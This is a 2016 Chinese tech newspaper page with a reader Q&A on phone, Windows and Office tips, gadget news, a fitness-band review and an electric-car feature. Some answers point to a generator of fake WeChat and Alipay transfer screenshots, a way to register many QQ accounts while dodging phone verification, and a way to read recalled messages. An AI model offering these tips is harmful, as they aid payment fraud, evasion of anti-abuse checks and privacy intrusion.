BOBO: 在APP Store里申请退款的时候,操作非常繁琐,有时候网速不理想,需要反复进行密码验证,难道就没有简单的方法?

答:其实你只要打开邮箱,找到Apple发送给你相关购买APP的收据,点击“报告问题”,登录网站后,在该APP下选择一个问题,并作简单描述、提交,再等等就可以了。也可以直接拨打苹果的售后电话,使用人工服务,只是中间需要等待一段处理时间,最后应该会告诉你退款成功,款项会在10个工作日之内返还到支付账户上。

Android手机如何设置护眼模式

老G:苹果终于把降低蓝光的功能加入iOS系统,什么时候Android手机用户才能有这个福利呢?

答:暂时还不知道下一版Android系统是否会加入这一功能,不过可以通过安装APP来实现。推荐《薄暮微光》(下载地址http://www.wandoujia.com/apps/com.urbandroid.lux),这是一款能够过滤掉手机屏幕上蓝色光谱的应用,用来解决睡前玩手机影响睡眠的问题。比起iOS的Night Shift功能,《薄暮微光》的设置要详细得多,可以调色温、强度、亮度,开启时间可以根据日出、日落自动设置(如图),最重要的是手机不用Root。另外提醒一下,在使用过程中受安全机制限制,无法安装其他应用。

如何生成各种转账聊天截图

石头心:实在讨厌朋友圈里面那些微商,整天发广告,还晒单,我就奇怪了,那些支付宝、微信钱包转账截图,还有聊天对话,是真的吗?

答:如果连你都信了,就说明微商的骗术成功了。要想生成这些截图,现在都不需要会PS了,有一款在线生成器(http://www.appinn.com/duihuashengchengqi)就能搞定。它是基于HTML5开发,不用安装,设置选项非常详细,甚至连运营商、手机时间、电池状态都可以修改,能直接生成微信对话、微信转账详情、微信零钱页面、支付宝转账、支付宝账户余额等(如图),这下你也可以装大款了。

在iPhone上查看微信已撤回的信息

咪咪熊: 好奇心太重,经常想知道别人发给我,又撤回的消息是什么内容?Android手机可以装插件,可是iPhone不行呀。

答:做这事苹果iPhone不需要安装插件,打开“设置”后,点击“通知”,在下面的应用中找到“微信”进入,启动“允许通知”,更关键的是下面“在‘通知中心’中显示”这一项也要启动(如图),那就大功告成了。如果有朋友跟你私聊中撤回了一条信息,只要下拉通知栏,就会惊喜地看到他说了什么。不过这个方法只能查看文字信息,图片与链接是无法查看的。

如何下载微信收藏的歌曲

小妮子:小伙伴都在苦恼微信收藏的歌曲可以播放,但是不能下载,也不能添加到音乐播放器的播放列表中,怎么办呢?

答:谁说不能下载的。进入微信收藏功能,选择收藏的音乐,这时候微信会自动选择手机默认的播放器进行播放。点击左下角的分享按钮,只要之前在手机里安装过百度云盘,就可以瞬间把音乐文件传送到云盘里。之后就随你处置啦,可以重新下载到手机中。

系统应用

升级到Win10后USB声卡罢工

东京冷: 笔记本之前用的是Win7系统,刚刚用腾讯《电脑管家》升级到Win10,其他都是正常的,唯独我的外置USB声卡出了问题,时而有声音,时而不出声,驱动已更新,接口也换过,都无济于事。

答:出现这种情况,首先要排除兼容性问题,根据你描述的情况,董师傅怀疑是因为电源设置导致的。在系统桌面右键单击“开始”按钮并选择“电源选项”,进入电源选项设置窗口,在当前所选的电源方案的右侧,单击“更改计划设置”链接,接下来点击“更改高级电源设置”,在高级设置窗口中选择“USB设置→USB选择性暂停设置→设置”,将该项设置选择为“已禁用”。

如何清理Win10右键菜单

Zzzz: Win10系统用了一段时间,软件装多了后,发现右键菜单越来越长,作为强迫症患者,总是琢磨着怎么才能删掉一部分一辈子都不会点的选项,请指教。

答: 改注册表这种高风险的操作就不介绍了,倒是可以借用《360安全卫士》系统工具中的“右键管理”工具来完成。点击主界面右下角的“更多”文字链接,在弹出窗口的“全部工具”列表中的“系统工具”下,找到“右键管理”项点击“添加”。激活工具后点击“开始扫描”,软件会自动扫描当前可用的右键菜单,选中不再需要的选项,然后点击右下角的“删除”按钮就搞定了。如果对上面这款软件不感兴趣的话,也可以用专用系统工具《Glary Utilities》进行来大扫除,在其“高级工具”选项下,有一个“右键菜单”项,操作同上。

如何在Win10中安装CAD2008

AmyDog:请问Win10系统中为什么就无法安装CAD2008?下载了各种版本,包括之前我在Win8上能正常安装的版本。

答:这件事还真和CAD2008没太大关系,这是由于Win10系统未安装DWF Viewer造成的。进入“控制面板”,打开“程序与功能”,点击左侧“启用或关闭Windows功能”,在弹出的对话框中,找到第一个“NET Framework 3.5(包括.NET 2.0和3.0)”,勾选前面的小方框,再点“确定”(如图)。大约半分钟后,就会弹出新对话框,提示需要更新部分文件完成对某些功能的安装,点击“从Windows更新下载文件”。待顺利完成后,再安装CAD2008,就不会被拒绝了。

互联网

不用手机验证就能免费申请多个QQ号

清清雨露:因工作需要有时要用多个QQ号,但是同一台电脑申请2个以上QQ号,就不能成功,需要手机验证了,邮箱申请又麻烦。请问现在有没有什么方法可以不用手机验证就能免费申请多个QQ号?

答:在申请新的QQ号之前,最好关闭MODEM,再重新开启上网,更换IP地址,因为如果登录过QQ,注册新QQ号的时候会被检测到,容易导致失败。建议使用360浏览器,在右上方找到“文件”菜单,点开“新建无痕/小号窗口”(Chrome浏览器可以通过Ctrl+Shift+N组合键启动隐身模式)。这时再打开QQ登录界面,点击“注册账号”,将主浏览页面上弹出的QQ注册链接网址复制到无痕浏览页面上,填写好各种信息之后发送,注册成功率很高。重复这样的操作,就能免费申请多个QQ号,而不用手机验证了。

下转37版

上接36版

在电脑上查看微信公众号的所有文章

tommos: 在手机微信上是可以通过公众号的“查看历史消息”看到所有的该公众号发布的文章,但是把这个链接发到PC端,就没办法打开了。有时候想查点内容,一点一点地找,确实有点痛苦啊。

答: 你难道不知道,在PC端是可以通过搜狗中的微信搜索(http://weixin.sogou.com)找到公众号吗?点击进入公众号,就可以看到公众号的基本介绍了,再点击公众号的名称,就会展开所有该公众号发布的文章,一览无余。可能第一次使用这个搜索功能,会让你登录QQ。

Chrome能快速揪出发声的网页吗

河南刘涛: 有时候在办公室用Chrome上网浏览,音箱毫无预兆地就响了,根本找不到声音是从哪个网页里发出的,只能手忙脚乱地把音量调到最低。有什么好办法能快速挖出那个网页吗?

答: 用Chrome浏览器就好办了。在网址栏输入“chrome://flags/#enable-tab-audio-muting”,按下回车键后会跳至设定页面,找到其中的“启用可控制标签页声音的界面控件”,点击启用后,当页面有声音时,分页标签上会出现喇叭符号,直接点下它,喇叭就变成禁止符号,表示声音被关闭。再次点击,声音又恢复了。

办公

Word中如何将拼音加到字的右边

TeaChen: 以前在《电脑报》上学到如何给中文字加拼音,但拼音的位置只能在字的上方,如果能加在右侧,是不是更美观呢?

答: 你的想法是可以实现的。按照正常流程,输入文字,选定后,在菜单栏找到“字体”这一项,添加拼音。接下来将已注音的中文字复制,在空白处粘贴,选择“只保留文本”。这时就会发现如你所愿,拼音全都挪到中文字的右侧了。

如何在Excel中创建下拉列表

369802134: 在单位用Excel做统计,想偷个小懒,比如性别一栏,能不能设计一个下拉列表,直接在男、女之间选择,省去键盘重复输入。

答: 打开Excel表格软件,首先用鼠标选中要进行下拉菜单设置的单元格,然后单击功能区的“数据”选项,选择“数据验证”选项组。在“数据验证”的对话框中,单击“设置”选项,单击“允许”下方的倒三角按钮,在弹出的下拉菜单中选择“序列”选项,在对话框的“来源”下方输入内容“男,女”(中间用半角逗号隔开),然后单击“确定”。这时返回表格,刚刚用鼠标选中的单元格的旁边就会有一个倒三角的按钮,单击会弹出下拉菜单,里面就是你要的内容了。

一键删除Excel表格中所有的文本框

七夕的向日葵: 我在使用Excel表格时插入的文本框过多,想要快速一键删除的时候应该如何操作呢?

答: 在Excel中按Ctrl+G组合键或者F5键,启动“定位条件”功能。点击对话框左下角的“定位条件”按钮,选择“对象”后点“确定”。此时系统会自动选中所有文本框,只要再按下键盘上的“Delete”键,文本框就会瞬间消失。赶快试试吧。

Kindle连不上WiFi怎么办

靓娃: 前几天在淘宝上买了一个日版的Kindle Paperwhite3,有时在办公室里能连上WiFi,在家里却不行。之前连接好好的,突然过几天就连接不上了。网络肯定没问题,因为手机无论什么时候即点即连,这是怎么回事?因为买的水货,就怕买了个坏的。

答: 根据你的描述,问题应该出在无线路由器信道上。不同国家使用的信道数不一样。中国和欧洲国家使用13个信道,而美国使用11个信道。也就是说,有可能你的Kindle因为产地或者配件的原因,不支持13信道。解决方法很简单,进入路由器的管理后台,把信道改成1、6、7即可。

如何批量删除Word文档的属性

82年的雪碧: 数个Word文档制作完成之后,发现文档中包含有标题作者和单位等文档的属性和个人资料,如果不想让别人看到,该如何批量去掉这些信息呢?

答: 批量选择这些Word文档,然后单击鼠标右键,选择“属性”。在弹出的对话框中,进入“详细信息”选项,注意最下面一行“删除属性和个人信息”的链接,点击后,在新窗口中勾选需要删除的文档属性,例如作者、公司等。一旦“确认”,就会进行批量处理。同样的操作,还可以用于属性修改。

笔记本和平板

老本本,升级CPU不如换固态硬盘

半首蝶恋花: 我的戴尔15R N5010已经用了四五年了,虽然不玩游戏,但现在启动速度很慢,进入系统后点个程序要等半天,难受死了。是不是原机配的i3-370M不给力,这款笔记本的处理器可以升级吗?最高可升级到什么型号的?这样升级还能再支撑一两年吗?

答: 戴尔15R N5010的处理器使用PGA封装,可以自行更换。但由于芯片组的关系,这款笔记本最高也只能更换酷睿i一代的i7处理器,如i7 840QM等,但这样更换后,不仅换机时会有浪费之嫌,而且i7处理器的TDP更高,对于整机的散热和供电也是一个考验。而你提到的启动慢、程序开启慢等问题,与硬盘性能关系更大,在这种情况下,考虑更换SSD,整机操作的体验会有很大的提高,而且即便购买新笔记本,也可拆下SSD继续使用,这样的升级更合算。

一体化整合屏,不能单独更换触控屏

seeking: 一不小心,让我的Surface Pro3来了个“自由落体”,角上也脆了一小块,现在显示正常,就是触控时破碎的那一小块附近无法触控操作,用笔控制却很正常,本想修一下,可维修站却说要更换整块屏,大约要2000元。我想知道的是,触控有问题,为什么用笔操作却正常呢?而触控出问题,更换触控屏就可以了,为什么要换整块屏呢?

答: 实际上,Surface Pro3有双重触控层,即外层的手触控电容触控板和内部用笔控制的电磁触控屏,如果破裂不严重的话,那只是电容触控板损坏,电磁触控屏正常,这样就只能用笔控制了。而现在的触控设备多采用一体化整合屏,即将触控屏与显示屏“融合”在一起,Surface Pro3也不例外,这样显示屏和触控屏无法分离,自然也无法单独更换,这就是触控屏出问题后,需要更换整块屏幕的原因。而从价格上来看,淘宝上Surface Pro3的整块屏幕大约要1500元,这样更换要价2000元,也还算是比较合理的了。

换1080P屏,注意屏线是否支持

曾经的墨镜少年: 前段时间把神舟K580P的屏幕摔坏了,购买屏幕时,店家告诉我1080P的屏比起原配1366×768的屏也贵不了多少,于是买了一块1080P的屏,可换上后,发现分辨率是上去了,可屏幕偏色偏得厉害,这是屏幕有问题吗?该怎么解决?

答:其实如果想更换高分辨率屏,不仅屏幕本身要支持高分辨率,主板和屏线还必须支持,也就是从主板信号输出口到液晶屏信号输入口之间的连线也要支持。从神舟K580P来看,其主板是支持1080P屏的,但其屏线使用的是单6屏线,带宽不能满足1080P传输信号的要求,因此会造成偏色。所以你在更换显示屏的同时,还要购买并更换支持1080P的双6屏线,淘宝上的售价也不贵,20元左右即可买到,更换后就可以正常享受1080P的画面了。

业界新闻

亚马逊AWS让企业创新发展成为可能

@本报记者 陈平

最近,亚马逊AWSome Day活动正在全国一些大城市如火如荼举行。在活动中,亚马逊除了向老客户和新的潜在客户介绍云计算最新的发展趋势和AWS(Amazon Web Services)的进步外,还邀请了一些成功部署AWS的企业老总或CTO现身说法,畅谈他们在使用亚马逊AWS服务中的酸甜苦辣,并通过展示活动,直观地向新的潜在客户推介AWS服务。

随着互联网+成为中国创新发展战略的助推器,云计算也成为推动企业创新的引擎,大量的中国企业正通过云计算加速创新和改革的步伐,如小米正通过云计算服务全球范围的智能手机用户;爱奇艺通过云计算极大简化规划视频数据和日志文件的流程;远景能源通过云计算管理着世界各地的智能风场;猎豹移动通过云计算为全球的用户提供手机安全的保障。毫无疑问,云计算已经产生了广泛的影响。

而作为全球领先的云计算服务厂商,亚马逊已经清晰地看到了这一趋势,并且不断为客户开发提供他们最需要的产品及服务。AWS在云中提供高度可靠、可扩展、低成本的基础设施平台,为全球190个国家/地区的100万多家客户(包括企业、政府和初创公司)提供支持。如今,AWS平台已涵盖Amazon Elastic Compute Cloud (Amazon EC2)、Amazon Simple Storage Service (Amazon S3)、Amazon Relational Database Service (Amazon RDS)等多种不同的计算、存储、数据库、分析、应用程序和部署服务,可帮助组织更快地完成迁移、降低IT成本和扩展应用程序。

而且,自2014年起,AWS就以“有限预览”的形式向中国客户开放。目前,AWS向中国的商业客户和软件开发商提供高度可靠、可扩展和经济的云计算服务,帮助他们无论在中国境内还是在全球市场均能更快地创新,避免处理无差异且繁重的IT基础设施任务,并且更快地扩展商机。其中,“AWS中国(北京)”区域是亚太区第4个AWS区域和全球12个可用AWS区域之一。2015年,AWS宣布与宁夏政府和本地合作伙伴西部云服务基地合作打造中国第二个区域“AWS中国(宁夏)”,至此,“前店后厂”模式也正式形成。AWS是按照“前店后厂”的模式与本地合作伙伴、本地政府合作的首个云服务提供商。

经过多年的发展,“云计算”已经成为了这个时代的热词。它之所以热度不减,是因为在众多云服务厂商的携手努力下,这朵“云”一直在发展中稳步前行,在前行中开拓创新。作为推进全球云服务产业发展的开拓者和领航者,亚马逊AWS希望能够不留余力的去帮助中国用户“平步青云”,拥抱云计算,实现改革创新。

微信有奖挑刺

2499元小屏旗舰魅族PRO 6正式发布

魅蓝Note 3发布一周后，魅族正式发布了今年第二款手机——PRO 6，依然是“轻易不说完美”。PRO 6采用了3D立体喷砂和CNC加工工艺，拥有2.5D弧面玻璃，并且稍微增加了一点厚度，边缘过渡自然，而侧面按键置于凹槽内。整机厚度只有7.25mm，成为魅族史上最薄手机，机身金属占比98%，外观提供金色、银色、深空灰色。屏幕选择了一块5.2英寸Super AMOLED(1080P)。处理器全球首发联发科十核心Helio X25，搭配4GB LPDDR3内存、32/64GB eMMC 5.1存储，不可扩展。主摄像头采用全新工艺，厚度比上代减小14%，不过还是有些凸出。传感器是索尼IMX230 2116万像素，六片式镜头，F/2.2光圈，10颗LED双色温唤醒闪光灯，相位对焦时间0.07s，激光对焦距离扩大4倍，并有全新的相机算法。前置500万像素，五片式镜头，F/2.0光圈，FotoNation 2.0智能美颜。

Hi-Fi也来了，命名为“Hi-Fi Lite”，Cirrus Logic处理芯片，集成DAC和功放，功耗降低55%，而且有更带劲的外放和mSound技术，智能控制喇叭振幅。PRO 6也是魅族第一款旗舰级别全网通手机，支持6模18频、双卡盲查、LTE Cat.6 300Mbps、VoLTE。电池容量2560mAh，支持第三代快充mCharge 3.0，最大功率24W，10分钟充入26%，60分钟充满，并且有三重安全防护，USB Type-C接口还支持USB 3.1 Gen.1，传输带宽5Gbps。交互方式再创新，3D Press类似苹果3D Touch的压力传感技术，长按系统、第三方应用弹出快捷菜单，已支持20多款应用。价格方面，32GB为2499元，64GB则是2799元，4月23日开卖，支持蚂蚁花呗分期付款。

ivvi i3发布 首发骁龙430处理器

ivvi发布了新款手机——i3，全球首发高通骁龙430处理器，这也是高通2016年的首款8核SoC，号称与高通联合定制，集成4×A53 1.4GHz+4×A53 1.1GHz CPU、Adreno 505 GPU、LTE Cat.4基带。ivvi i3采用了至尊金配色和全金属机身，金属比例据称达到了99.2%，无塑料中框，正面为2.5D弧形玻璃面板，背面同样是弧形。其中，边缘处厚度仅为4.2mm，重量140g，而且采用对称设计，摄像头被放置在背面上方正中的位置，搭配背面指纹识别。该机还配备了5.2英寸720P AMOLED屏幕、4GB内存、32/64/128GB存储（最大可扩展128GB microSD卡)、1300万+800万像素前后摄像头、2450mAh电池、microUSB接口。网络支持全网通、双卡双待，其中卡槽一为microSIM，卡槽二为nanoSIM/microSD。操作系统基于Android 6.0，并支持FAST模式，可双开QQ、微信、微博，5分钟自动冻结后台无用应用。ivvi i3将于4月19日上午10点整开始发售，价格方面32GB为2299元、64GB为2499元、128GB为2799元。

HTC 10正式发布 国行版性价比坑爹

HTC正式发布了新一代旗舰——HTC 10，各地官网也已经上线，并陆续开始接受预订。HTC 10的设计灵感来自跑车的流线型，同时仍有凌厉的棱角，而背面轮廓线进行了切面处理，金属一体成型机身，最薄处不到3mm，整体尺寸为145.99mm×71.9mm×9.09mm，重量161g。HTC 10配备了一块5.2英寸2K屏，国际版和台版都是骁龙820处理器，而国行竟然是骁龙652。同时，HTC 10国行版还拥有3GB内存、32GB存储(最大可扩展2TB microSD卡)，3000mAh电池，支持QC3.0快充技术，1200万像素UltraPixel 2代高感光后置摄像头，500万像素UltraSelfie高感光大像素前置摄像头。音频方面，该机配备了HTC Boomsound双扬声器，拥有Hi-Res Audio认证/耳蜗音效、杜比音效(Dolby Audio)认证，并全球首个支持24-bit音频解析。网络方面支持双4G、VoLTE、4G+载波聚合，不过3G制式仅有联通UMTS，还有802.11ac、蓝牙4.2、NFC、USB 2.0 Type-C接口，操作系统则是基于Android 6.0的HTC Sense，价格为3799元。

米家小白智能摄像机发布 360°旋转

米家第二款产品正式在小米众筹亮相，名字叫“米家小白智能摄像机”，售价399元。据悉，这款摄像机采用双马达无悬臂设计，支持360°旋转，能够借助小米智能家庭APP自由调整摄像机的拍摄角度，实现360°无死角查看。外观方面，采用SABIC基材，镜面高光处理，手感舒适。镀膜玻璃镜片，具备高通透性、耐刮擦等特点。腹部支持功能一键操作及Reset无需借助工具，最下方则是一圈CNC大比例喇叭孔。它还采用Ambarella S2LM图像处理芯片，支持1080P全高清录制，具备F/1.8大光圈及6片全玻璃镜组，支持Magic Zoom 4倍数字变焦。小白智能摄像机还采用EVETAR低畸变镜头，搭配LDC畸变矫正技术，通过算法拉伸矫正实现边缘无扭曲显示，物体还原度更真实。

当然，红外夜视、移动侦测等功能也一个不少。该机提供了双向语音、单向视频通话功能，可一键实现双工双向非对讲式通话，并具备语音聊天功能。这款产品众筹目标是1000件，目前已经完成了150%，预计5月30日发货。

松下DX950 4K电视发布 背光技术逆天

目前，各大电视厂商在高端4K超高清产品线上的竞争异常激烈，除了索尼、LG、三星之外，松下也想来分一杯羹，宣布将于本月22日正式推出VIERA系列新旗舰——DX950系列4K电视，58英寸50万日元（约合3万元人民币)，65英寸80万日元(约合4.7万元人民币)。DX950系列已经出现在松下日本官网中，并被赋予“史上最强画质4K电视”的称号。据介绍，该系列的超强画质表现来源于两项技术：一是松下HEXA CHROMA DRIVE 6原色显像技术，简单地说就是在电视原有的RGB三原色中，再导入CMY三补色，以色轴坐标图来看，会从原本的三轴转变成立体的六轴补正，让画面的颜色更有层次感，同时也强化了色彩的鲜艳度与真实感。在此基础上，DX950采用了新的红色荧光体，进一步扩大了色域范围。

二是特殊的背光技术。DX950拥有惊人的2304个背光分区，相比之下，索尼在今年1月份的CES2016上发布的动态背光系统才512个分区，两者的差距可见一斑。来自松下官方的技术资料显示，2304个背光分区是通过独特的多级分区井桁构造，将LED背光源互相隔离开，不会因为相近的光源而产生互相交融的漏光。如此多的分区光源，加上1000nit超高亮度，带来了液晶电视中前所未有的纯黑色，以及超高的动态表现力。此外，松下DX950系列电视还内置了1个重低音、1个低音、2个中高音扬声器，最大输出功率达到了40W，可以实现5.1声道虚环绕声。接口方面，该系列配备4个HDMI、3个USB接口和1个SD卡槽，足以应付日常使用。

支持7种可换组件 LG G5国行发布

LG在北京正式发布了新旗舰G5，该机最大的亮点就是采用了模块化底座设计，可以加装电池，同时增加相机套件等等。行货定价4888元，即日起可在京东商城、线下渠道预订，开卖时间为4月20日。对于LG G5的外观，早在WMC 2016亮相时就引起了不少争议，但这掩盖不了该机模块化设计的亮点。它支持电池、相机等组件更换，LG称之为“LG Friends配件”，用户可选择相关的组件增强手机的可玩性。这种设计颇有些谷歌Project Ara概念机的意思，但还达不到那么自由的程度。据悉，LG G5可支持7种不同的模块，包括LG拍照精灵、LG全景VR、LG全景秒拍器、LG HiFi精灵、LG颈戴式蓝牙耳机、B&O Play耳机模块以及LG智能机器球。

设计方面，LG G5采用了全金属机身，配备135°广角镜头，支持8倍变焦，同时配备了“日光屏”，屏幕支持待机显示。配色方面，该机包含了金色、粉色、银色、灰色4种颜色。配置方面，LG G5采用5.3英寸2K屏，搭载骁龙820处理器、4GB内存、32GB UFS可扩展存储，1600万像素后置+800万像素前置摄像头，USB Type-C接口、背部指纹，支持全网通，电池容量2800mAh，运行Android 6.0系统。据悉，行货4888元的定价并非裸机，首发礼包拥有LG原装电池套装、手机壳、贴膜等配件，同时配备LG Cam Plus以及B&O Play高品质耳机。

责编:周一　组版:李成刚　责校:杨志刚
日期:2016.4.18　投稿邮箱:techmiao@vip.sina.com

参考价格:298元(月霜/赤道)
配件种类及售价请参见天猫旗舰店
推荐指数:★★★★

AMAZFIT 可能是最没“科技感”的智能手环

很多人对AMAZFIT也许并不熟悉,没错,它就是华米科技的子品牌,也就是小米手环的设计与制造商。AMAZFIT智能手环追求极简主义设计,其产品更像是首饰或者配饰,而非电子产品。借着赤道的上市,旗下全系配件也会在本月陆续开始销售,怎么搭配最好看,戴起来又舒服呢?

更适合男生的赤道来了

长期关注我们的读者应该都还记得，早在2015年9月，华米旗下的AMAZFIT月霜/赤道手环就已经发布，我们随后也对率先上市的月霜进行了体验。而今年3月29日召开的发布会，则是宣布赤道手环及全系配件即将开始销售。就产品本身而言,赤道和月霜主要是外观的区别，手环主体为黑色,腕带也不同,是一根很细的黑色胶条,辅以炭黑色金属点缀。这样的设计与配色显然比月霜更适合男生佩戴,拆装手环的方式也相对简单,同时佩戴感也接近饰品而非电子产品。

至于其他方面，两者就再无任何区别。将赤道的主体拿在手里把玩,我们不得不再次感叹,这哪是智能设备,与市面上其他同类产品的设计完全不同,无论看起来还是摸上去,都像一块温润的玉佩。最值得称赞的是,华米的工程师是怎么把元器件做进去的,因为整块手环完全看不到任何接缝,这也使得它有了很好的防水性能，戴着游泳(不下潜)什么的都没问题。当然也正是因为这种类似玉石一样的材质,AMAZFIT手环的主体比较易碎,如果不小心掉到硬地上，就有可能损坏或撕裂。

配件拆装与舒适性有差异

伴随着赤道的上市,AMAZFIT手环全系配件也已经或即将在本月开始销售，为了便于大家买到心仪的组合,我们也将这些配件体验了个遍。月霜和赤道的皮质表带和塑料胶条由于是标配,这里就不再进行过多的介绍,如果不喜欢它们的样子或佩戴感,可以选择其他配件。实际上如果不算因配色方案不同而产生的衍生款之外,华米也就为AMAZFIT手环推出了3种(除了月霜/赤道)配件,它们分别是塑料表带、挂绳式胶条以及项链款。每种配件又为男女生提供了几种不同的颜色搭配，可以根据自己的喜好进行选择。

就拆装手环主体的便捷性与佩戴舒适性而言，塑料表带与小米手环非常类似，戴在手上的感觉也与手表差不多,推荐男生佩戴,如果是女孩子装饰性可能差点。挂绳式胶条走的是复古风,与手环主体搭配起来最文艺,不过两根用于连接手环的“鱼线”虽然结实,但看起来逼格不够高,换起来也比较费力。项链款分为男式和女式,男式为黑色蜡皮绳，女式则为金白两色银质。项链款的优点自然是美观,而且拆装方便,不过缺点也很明显,长度不可调节,戴起来也不够贴身,数据的准确性会受到一定影响。

综合体验比半年前小有提升

AMAZFIT手环距离去年9月发布已过去了半年，考虑到无论米动APP(安装在手机上用于与手环同步)还是手环的固件，都经历了多次版本与固件迭代，体验方面应该多少有些提升,为此我们又再次试戴了两周。就米动APP界面与功能而言，基本没什么变化,但有个很明显的感觉就是,手机与手环的连接速度更快，远远超过小米手环。另外,手环所采集的数据似乎比之前要准,当然,这只是感觉,我们并没有走一步数一步。

续航方面也略有提升，使用了11天后还剩29%的电量,算下来,一次充满使用半个月没有问题。需要提醒大家的是，受限于机身体积与结构，AMAZFIT手环的震动幅度非常小，腕带戴在手上,且绑得比较紧还好,如果是项链款或者戴得很松，那么就不容易感觉到，不建议把它当起床闹钟使用。说到项链款,就我们的使用体验来说,特别是晚上睡觉的时候,侧卧睡姿手环主体很容易就滑到颈边的床上,导致系统默认为没有佩戴,所以项链款的数据准确性可能不如其他配件。

全套AMAZFIT智能手环及配件,本月会陆续上市销售

皮质和塑料环带的外观相对更接近传统智能手环，佩戴感也与手表类似

黑色项链与手环搭配很帅，但这款女式腕带与手环的连接用的两根线,看上去逼格不高

淡粉色+玫瑰金腕带女生戴起来非常漂亮，银质项链比较细,基本也是女士专用

无线充电器使用起来很方便,有字面放上去即可,从零电到充满需要一个半小时左右

计步和睡眠记录已经是智能手环的基本功能,AMAZFIT的数据还是比较准确的

在未开启闹钟的情况下，使用了11天还剩29%的电量,算下来充满电用半个月问题不大

总　结　愿意戴+不用摘就已经成功了

智能穿戴市场已经热闹了好几年,但你站在街边观察,最常见的还是苹果表和小米手环。前者在可以当普通手表使用的同时,还能装装逼,而后者的流行很大程度上就是因为便宜。那么其他同类产品为什么没人愿意买来戴呢?我们认为,穿戴产品无论功能怎么样,首先得好看,也就是戴在身上不能丑,或者格格不入,这是让人愿意用的前提。其次,续航不能太短,身上已经有一部每天都要充电的手机了,谁还想再来一个电子产品?AMAZFIT手环正是满足了这两大刚需,饰品化的外观,如果不说,相信没人会知道它是一款智能手环。续航出色,两周一充的表现多数人都可以接受。再加上够用、实用、好用的功能,应该能成为小米手环之后,华米第二款热卖的产品。

责编:陈小豆　组版:况中银　责校:杨志刚
日期:2016.4.18　投稿邮箱:techmiao@vip.sina.com

你以为电动车还很遥远,其实它就在身边

@ 宋方

特斯拉近日公布了一组数据:所有特斯拉,已经在这个地球上行驶了20亿英里(约合32.2亿公里)。而9个月之前,这个数字还是10亿英里。特斯拉用9个月实现了总里程从10亿到20亿的翻倍。而Model 3仅两天就有20多万辆的预订订单,也仿佛暗示了电动车跑遍大街小巷的未来。未来终究会到来,特斯拉只不过是起了个好头。

特斯拉和“其他”

2003 年成立,从 2008 年第一款量产的全电动敞篷跑车 Tesla Roadster 到 2016 年推出售价亲民的 Model 3,特斯拉用 13 年的时间把纯电动高性能汽车,从概念产品,做成了为人熟知的电动车品牌。

在特斯拉发布价格亲民的 Model 3 当晚,该车的预订量就超过了 10 万台,两天后预订量达到 27.6 万。按照平均售价 4.2 万美元计算,Model 3 订单总价已经超过 10 亿美元,上个月纽约曼哈顿的充电桩数量首次超过了加油站。32.2 亿公里,以地球赤道 4 万公里来算,特斯拉的全部里程已经够绕地球 8 万圈,以至于有不少人说,电动车一共分两种:特斯拉和其他。

对于大多数消费者来说,电动车还是有点远,提到电动车就知道一个特斯拉,最多一个比亚迪,事实上,在一些城市的大街上,尤其是北京和上海,电动汽车已经开始多起来。在售的电动汽车车型有包括来自通用汽车、丰田、福特、宝马、大众、日产在内的传统汽车厂商的,日产的电动汽车销量更多,截至上个月的总销量已突破了 20 万辆。

也有康迪这样国内从事纯电动汽车的研发、生产和销售的公司,因为吉利有 50%的股份,所以可能说吉利康迪熊猫 EV 会更多人知道。在 2015 年电动车型全球销量排行榜前 20 款车型中,有 9 款是来自国内的车型,包括康迪 K11 熊猫 EV、荣威 550 PHEV 和奇瑞 EQ 等等。当然排在第一的还是特斯拉 Model S,特斯拉的出现刮起了一阵电动车热,而一个趋势的“指数爆炸”式增长的速度是难以估量的。

阻力仍然存在,但比想象的好

根据《经济学人》发布的预测数据,到 2020 年,中国的电动汽车销量将会远超欧洲、北美和日本,并且以中低档车型为主。电动车的制造成本也将大幅下降,这个过程会比大部分人想象的要快。

从现在的情况来看,纯电动车取代燃油车还有很长的路要走。纯电动车受技术限制,制造成本还比较高,售价也比较高,再加上每次需要好几个小时的充电,很难吸引到所有的消费者。虽然特斯拉超级充电仅需一个多小时便能充满电池,但超级充电桩数量有限,且还是难以比上燃油车加油的便利程度。并且不同品牌电动车使用的充电技术不同,电桩也比较难兼容,相当于各自为政。

但是电动车也有一个很大优势,就是使用成本很低,不仅电费低,更重要的是保养费用低。不需要频繁换三滤,不需要 5000 公里换机油,不需要 1 万公里换正时皮带,不需要 2 万公里换火花塞,更不需要 3 万公里换涡轮。取消复杂的变速箱之后,也直接去除了很多潜在隐患,因为电动机结构简单,维修成本也低得多。

当然除了以上几点,电动车还有一个非常突出的优势,牌照免费、不限号、不限行,在北京这样限行且限购的政策下,电动车倒是市场反馈不错。此外,为电动车配建充电设施也步入加速期。北京明确规定,居住类建筑应将 18%的配建机动车停车位作为电动车停车位,停车场应按标准和要求配建电动汽车充电设施。

刚起步的电动车 + 分时租赁模式

说到租车,可能很多朋友都租过;但说到分时租车,可能就不是很了解了。其实,在一些欧美国家分时租车的模式已经非常流行,称为汽车共享服务,如戴勒姆的 car2go、宝马的 DriveNow、雷诺 Twizy 等,用户已接近百万。而在我国,分时租赁 + 电动汽车的模式则刚刚起步。所谓分时租赁,即租客可以根据自己的需求,按照天、小时甚至分钟来计算租赁时间,而电动车成本低廉和便捷的特性,又天生适合分时租赁,电动汽车分时租赁便应运而生了。

租赁方式主要通过手机 APP 或微信服务号来完成,不用到指定的租车点办理手续,只要手机上传驾驶证、身份证照片即可,而且目前一些分时租赁公司已经可以做到非定点取 / 还车。车辆分散在市内各个正规停车场内,租车时只需在 APP 上查找自己周边的车辆,看到合适的车辆后即可下单,用完后只要把车停放在目的地附近停车场,然后结束订单即可。

那没有车钥匙怎么把车开走呢?这种自助租车会在车辆上安装 OBD 模块,只要通过手机端就可以给车门解锁或上锁,车钥匙就放在车内,用户只要通过手机打开车门找到钥匙,就可以开车。为了预防手机没电等特殊情况,还可以通过前挡风玻璃的密码锁打开车辆。

